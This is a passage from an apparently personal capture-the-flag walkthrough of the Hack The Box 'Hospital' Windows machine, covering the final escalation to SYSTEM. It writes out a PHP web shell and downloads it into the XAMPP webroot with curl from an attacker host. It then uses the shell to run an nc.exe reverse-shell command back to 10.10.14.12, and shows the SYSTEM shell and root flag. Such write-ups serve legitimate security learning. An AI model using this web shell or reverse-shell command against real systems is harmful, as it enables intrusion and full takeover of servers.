
Uploading a cmd.php directly to the webroot folder

51. **The reason we are uploading the cmd shell to the webroot is because we have access to it and root is the process httpd. Which means we can execute a command injection trigger from inside the webroot folder and it will run as root.**




```
1. create a regular php system cmd payload
<?php echo "<pre>" . shell_exec($_GET['cmd']) .  "</pre>"; ?> <<< save it as cmd.php
2. serve it via python http server on port 80
3. sudo python3 -m http.server 80
4. C:\xampp\htdocs>curl http://10.10.14.12/cmd.php -o cmd.php
5. Now we trigger via the browser since it is in the main webroot folder of the website service path for xampp. XAMPP is
inherintly insecure btw.
6. https://hospital.htb/cmd.php
7. We get an error but that always happens when employing a webshell. The error in the above image just means you need to pass in
an argument.
8. I pass in an argument via browser address bar.
9. https://hospital.htb/cmd.php?cmd=whoami
nt authority\system
```

52. **Pivot from webshell to terminal shell as `NT Authority\System`**





```
1. https://hospital.htb/cmd.php?cmd=tasklist /fi "imagename eq httpd.exe" /v
2. https://hospital.htb/cmd.php?cmd=tasklist%20/fi "imagename eq httpd.exe" /v /fo LIST
Image Name:   httpd.exe
PID:          2924
Session Name: Services
Session#:     0
Mem Usage:    21,744 K
Status:       Unknown
User Name:    NT AUTHORITY\SYSTEM
CPU Time:     0:00:00
Window Title: N/A
3. adding LIST formats it better.
4. httpd service is being run as NT AUTHORITY\SYSTEM
5. https://hospital.htb/cmd.php?cmd=C:\\Windows\\Temp\\pwnitroot\\basdlkdkkss\\owned\\nc.exe%20-e%20cmd%2010.10.14.12%20443
```

54. **So now that we know httpd service is being ran by NT Authority System we can abuse that. I would not call it a flaw because they are not expecting an attacker to be enumerating their processes, but on the whole it is inheritly insecure design**

```
1. So that means all we have to do is run netcat from the webroot directory and the httpd service in that directory is being owned
by ntauthority.
```

```
2. https://hospital.htb/cmd.php?cmd=C:\\Windows\\Temp\\pwnitroot\\owned\\nc.exe -e cmd 10.10.14.12 443
3. SUCCESS
4. ▷ sudo rlwrap -cAr nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.229.189 13775
Microsoft Windows [Version 10.0.17763.4974]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs>whoami
whoami
nt authority\system
5. C:\Users\Administrator\Desktop>type root.txt
type root.txt
cb9ae20e2cbd66615819348bf53cfcbe
```



Another windows box pwned